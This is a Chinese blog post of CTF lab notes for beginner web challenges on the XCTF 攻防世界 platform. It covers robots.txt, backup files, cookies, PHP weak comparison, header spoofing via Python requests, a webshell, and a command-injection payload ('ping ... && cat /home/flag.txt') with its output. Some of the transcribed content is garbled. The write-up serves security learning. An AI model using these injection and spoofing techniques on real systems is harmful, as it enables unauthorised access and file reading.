

攻防世界笔记

原创

[Y4tacker](#) 于 2020-05-18 14:06:52 发布 12546 收藏

分类专栏: [# CTF记录](#) [安全学习](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/solitudi/article/details/106191021>

版权



[CTF记录](#) 同时被 2 个专栏收录

88 篇文章 7 订阅

订阅专栏



[安全学习](#)

212 篇文章 39 订阅

订阅专栏

第一题(F12)



FLAG is not here

<https://blog.csdn.net/solitudi>



第二题 (Robots协议)

加后缀robots.txt




```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```



cyberpeace{8cf489c32fc3abb24cbb427153964898}

第三题 (index.php的备份文件名)

php的备份有两种：.php~和.php.bak



User-agent: *
Disallow: *
Disallow: flag_1s_h3re.php

124.126.19.106:34040/flag_1s_h3re.php

index.php.bak - 记事本


```
<html>  
<head>  
<meta charset="UTF-8">  
<title>备份文件</title>  
<link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />  
<style>  
  body{  
    margin-left:auto;  
    margin-right:auto;  
    margin-TOP:200PX;  
    width:20em;  
  }  
</style>  
</head>  
<body>  
<h3>你知道index.php的备份文件名吗? </h3>
```

markdown 610 字数 12 行数 当前行 11, 当前列 0 文章

https://blog.csdn.net/solitudi

第四题(Cookie)

你知道什么是cookie吗?



document.cookie
"look-here=cookie.php"

https://blog.csdn.net/solitudi



124.126.19.106:52489/cookie.php

See the http response

<https://blog.csdn.net/solitudi>

56	Tunnel to	adworld.xctf.org.cn:443		200	HTTP	687
57	adworld.xctf.org.cn	/api/tasks/messages/474469	application/...	200	HTTPS	3
58	adworld.xctf.org.cn	/api/users/tgimg/	application/...	200	HTTPS	216
59	adworld.xctf.org.cn	/api/tasks/task_comment/...	application/...	200	HTTPS	1,663
60	adworld.xctf.org.cn	/api/env/d48eee8a-4e1e10...	application/...	200	HTTPS	60
61	wup.brower.qq.com	/	application/...	200	HTTPS	93 no-cach
62	adworld.xctf.org.cn	/media/uploads/user_logo...	image/jpeg	200	HTTPS	55,658
63	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	288 no-cach
64	hm.baidu.com	/hm.gif?cc=1&ck=1&d=2...	image/gif	200	HTTPS	43 private.
65	Tunnel to	bizapi.csdn.net:443		200	HTTP	0
66	bizapi.csdn.net	/blog-console-api/v3/uplo...	application/...	200	HTTPS	233
67	Tunnel to	img-blog.csdnimg.cn:443		200	HTTP	0
68	img-blog.csdnimg.cn	/20200518132541245.pn...	image/png	200	HTTPS	42,120 max-ag.
69	adworld.xctf.org.cn	/api/users/unread_message	application/...	200	HTTPS	52
70	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	288 no-cach
71	Tunnel to	officeclient.microsoft.com...		200	HTTP	0
72	Tunnel to	officeclient.microsoft.com...		200	HTTP	0
73	officeclient.microsof...	/config16/?sysid=2052&...	text/xml	200	HTTPS	18,985 no-cac..
74	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	128 no-cach
75	Tunnel to	ecs.office.com:443		200	HTTP	0
76	officeclient.microsof...	/config16/?sysid=2052&...	text/xml	200	HTTPS	18,985 no-cac..
77	ecs.office.com	/config/v2/Office/sdxhelp...	application/...	304	HTTPS	0 no-cac..
78	Tunnel to	mrodevicemgr.officeapps...		200	HTTP	0
79	Tunnel to	ecs.office.com:443		200	HTTP	0
80	Tunnel to	ecs.office.com:443		200	HTTP	0
81	Tunnel to	ecs.office.com:443		200	HTTP	0
82	Tunnel to	ecs.office.com:443		200	HTTP	0
83	ecs.office.com	/config/v2/Office/powerp...	application/...	304	HTTPS	0 no-cac..
84	ecs.office.com	/config/v2/Office/excel/1...	application/...	304	HTTPS	0 no-cac..
85	ecs.office.com	/config/v2/Office/word/16...	application/...	304	HTTPS	0 no-cac..
86	ecs.office.com	/config/v2/Office/sdxhelp...	application/...	304	HTTPS	0 no-cac..
87	mrodevicemgr.offic...	/mrodevicemgrsvc/api/v1/...	application/...	202	HTTPS	6,661 no-cac..
88	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	192 no-cach
89	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	128 no-cach
90	newtab.brower.qq...	/api/get_icon?url=http%3...		304	HTTPS	0
91	adworld.xctf.org.cn	/api/tasks/messages/474469	application/...	200	HTTPS	3
92	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	288 no-cach
93	wup.imtt.qq.com:8...	/?encrypt=17&tk=e889d2...	application/...	200	HTTP	288 no-cach
94	bizapi.csdn.net	/blog-console-api/v3/uplo...	application/...	200	HTTPS	233
95	img-blog.csdnimg.cn	/20200518132556941.pn...	image/png	200	HTTPS	82,506 max-ag.

Response Headers

HTTP/1.1 200 OK

Cache

- Date: Mon, 18 May 2020 05:24:25 GMT
- Vary: Accept-Encoding

Entity

- Content-Length: 411
- Content-Type: text/html

Miscellaneous


- flag: cyberpeace{c17e5e21d937e4b905d0be1b887e6fac}
- Server: Apache/2.4.7 (Ubuntu)
- X-Powered-By: PHP/5.5.9-1ubuntu4.26

Transport

- Connection: Keep-Alive
- Keep-Alive: timeout=5, max=100

第五题(disabled_button)

一个不能按的按钮



cyberpeace{252498c849184486ffbdacae40d6c334}

正在等待 124.126.19.106 的响应...

Elements

```
<html>
  <head>...</head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action=met%5d=post">
      <input disabled="" class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth"> == $0
    </form>
    <h3>cyberpeace{252498c849184486ffbdacae40d6c334}</h3>
  </body>
</html>
```

第六题(weak_auth)

<https://blog.csdn.net/solitudi>



Login

<https://blog.csdn.net/solitudi>

字典爆破

第七题 (simple_php)

掌握php弱类型比较

php中有两种比较符号:

==: 先将字符串类型转化成相同, 再比较

=: 先将字符串类型转化成相同, 再比较


字符串和数字比较使用时,字符串会先转换为数字类型再比较 php var_dump('a' == 0);//true, 这里'a'会被转换数字0

var_dump('123a' == 123);//true, 这里'123a'会被转换为123




```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}



第八题 (GET和POST)


太简单了。。。



请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{daf896cb4b10b9f73d34066a0aba7949}



第九题

模拟x-forwarded-for




```
import requests
from bs4 import BeautifulSoup

headers = {'X-Forwarded-For': '123.123.123.123',
          'Cookie': 'look-here=cookie.php',
          'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.25 Safari/537.36',
          'Host': '124.126.19.106:51214',
          # 'Referer': 'https://www.google.com'
          }

url = "http://124.126.19.106:51214/"
res = requests.get(url, headers=headers)
res.encoding = "utf-8"
print(res.text)
```

```
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script></body>
</html>
```

然后增加referer



```
import requests
from bs4 import BeautifulSoup



headers = {'X-Forwarded-For': '123.123.123.123',
          'Cookie': 'look-here=cookie.php',
          'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.25 Safari/537.36',
          'Host': '124.126.19.106:51214',
          'Referer': 'https://www.google.com'
          }

url = "http://124.126.19.106:51214/"
res = requests.get(url, headers=headers)
res.encoding = "utf-8"
print(res.text)
```

```
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><script>document.getElementById("demo").innerHTML="cyberpeace{8c56a6f2a606c8049750a78b814c7830}";</script></body>
</html>
```

第十题 (webshell)

谁不说中国蚁剑牛逼呢



第十一题 (command_execution)

PING

PING

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.039/0.046/0.057/0.010 ms
cyberpeace{e578e67e682f3ced0f74ad45b965437b}
```

<https://blog.csdn.net/solitudi>

十二题 (simple_js)